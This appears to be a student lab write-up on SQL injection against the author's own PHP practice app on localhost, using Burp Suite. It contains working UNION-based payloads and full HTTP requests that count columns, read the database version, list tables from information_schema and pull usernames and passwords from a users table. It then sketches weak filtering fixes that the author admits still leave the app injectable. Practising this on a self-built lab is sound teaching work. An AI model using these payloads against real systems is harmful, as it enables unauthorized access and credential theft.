


SQL_LEVEL3

lets add new idea in our program, i want you log in without now any information .



▼ use sample payload using Burp Suite

- first payload we should know the numbers of columns to keep going .[+order by 1 4]

you still increment the number of the [order by 2] until error happen then you should know now the number of columns in the table of database .

Request

```

1 GET /web/SQ_level2/catgory.php?id=1'union+select+null,@@version,null,null%23
2 HTTP/1.1
3 Host: localhost
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
5 Firefox/137.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://localhost/web/SQ_level2/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16 Te: trailers
17 Connection: keep-alive

```

Response

```

46 </div>
47 <div class="container" style="text-align: center;">
48 <br>
49 <br>
50 <h3>
51 <br>
52 <br>
53 
54 <br>
55 <br>
56 <br>
57 <p style="font-size:xx-large;">
58 bop is a toy for person called bobo
59 and he love this toy very much ,
60 at some day this toy gone , bop become very sad .
61 now how you can help him to hit this toy .
62 </p>
63 <br>
64 <br>
65 <img src="">
66 <br>
67 <br>
68 <br>
69 <p style="font-size:xx-large;">
70 10.4.32-MariaDB
71 </p>
72 <div class="p-3 text-primary-emphasis bg-danger-subtle border
73 border-primary-subtle rounded-3">
74 did you fix me problem ?
75 </div>
76 </div>
77 </body>
78 </html>

```

Inspector

Selection: 15 (0x0)

Selected text: 10.4.32-MariaDB

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 0

Request headers: 14

Response headers: 7

2,930 bytes | 41 millis

now we know that the data base type is mysql

-lets know the tables name and columns name

Request

```

1 GET /web/SQ_level2/catgory.php?id=1'union+select+null,TABLE_NAME,null,null+FROM+information_schema.tables%23
2 HTTP/1.1
3 Host: localhost
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
5 Firefox/137.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://localhost/web/SQ_level2/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16 Te: trailers
17 Connection: keep-alive

```

Response

```

1394 <h3>
1395 <br>
1396 <br>
1397 <img src="">
1398 <br>
1399 <br>
1400 <p style="font-size:xx-large;">
1401 threads
1402 </p>
1403 <br>
1404 <br>
1405 <br>
1406 <img src="">
1407 <br>
1408 <br>
1409 <p style="font-size:xx-large;">
1410 users
1411 </p>
1412 <br>
1413 <br>
1414 <br>
1415 <img src="">
1416 <br>
1417 <br>
1418 <p style="font-size:xx-large;">
1419 column_stats
1420 </p>
1421 <br>
1422 <br>

```

Inspector

Selection: 5 (0x5)

Selected text: users

Request attributes: 2

Request query parameters: 1

Request body parameters: 0


Request cookies: 0

Request headers: 14


Response headers: 7

45,505 bytes | 45 millis

- the payload here is 'UNION SELECT NULL,TABLE_NAME,NULL,NULL FROM information_schema.tables# ⇒ use ctrl+u to make url encoding




USER is the first column in the table




password is the second column in the table

- lets go two second payload to extract the data of columns
- 'UNION SELECT NULL,USER,NULL,password FROM users # ⇒ make ctrl+u




know we sea [this admin] lets try it in log in page




▼ stop payload by sample function

-first you can make it by code who ⇒ make the row that show the data display the first row only who , lets explain:



-in this code you find that the while⇒function will repeat echo function until reach least row .


-i can make it show only the first row by that \Rightarrow



now if the i enter my payload the output will not display any data he want to know it but it still

have a vulnerability

- but we can solve it with sample function , include test.php
- and use is_here()function to indicate any character of sql injection



end : the program still have inject lets obtain that in SQL_LEVEL4.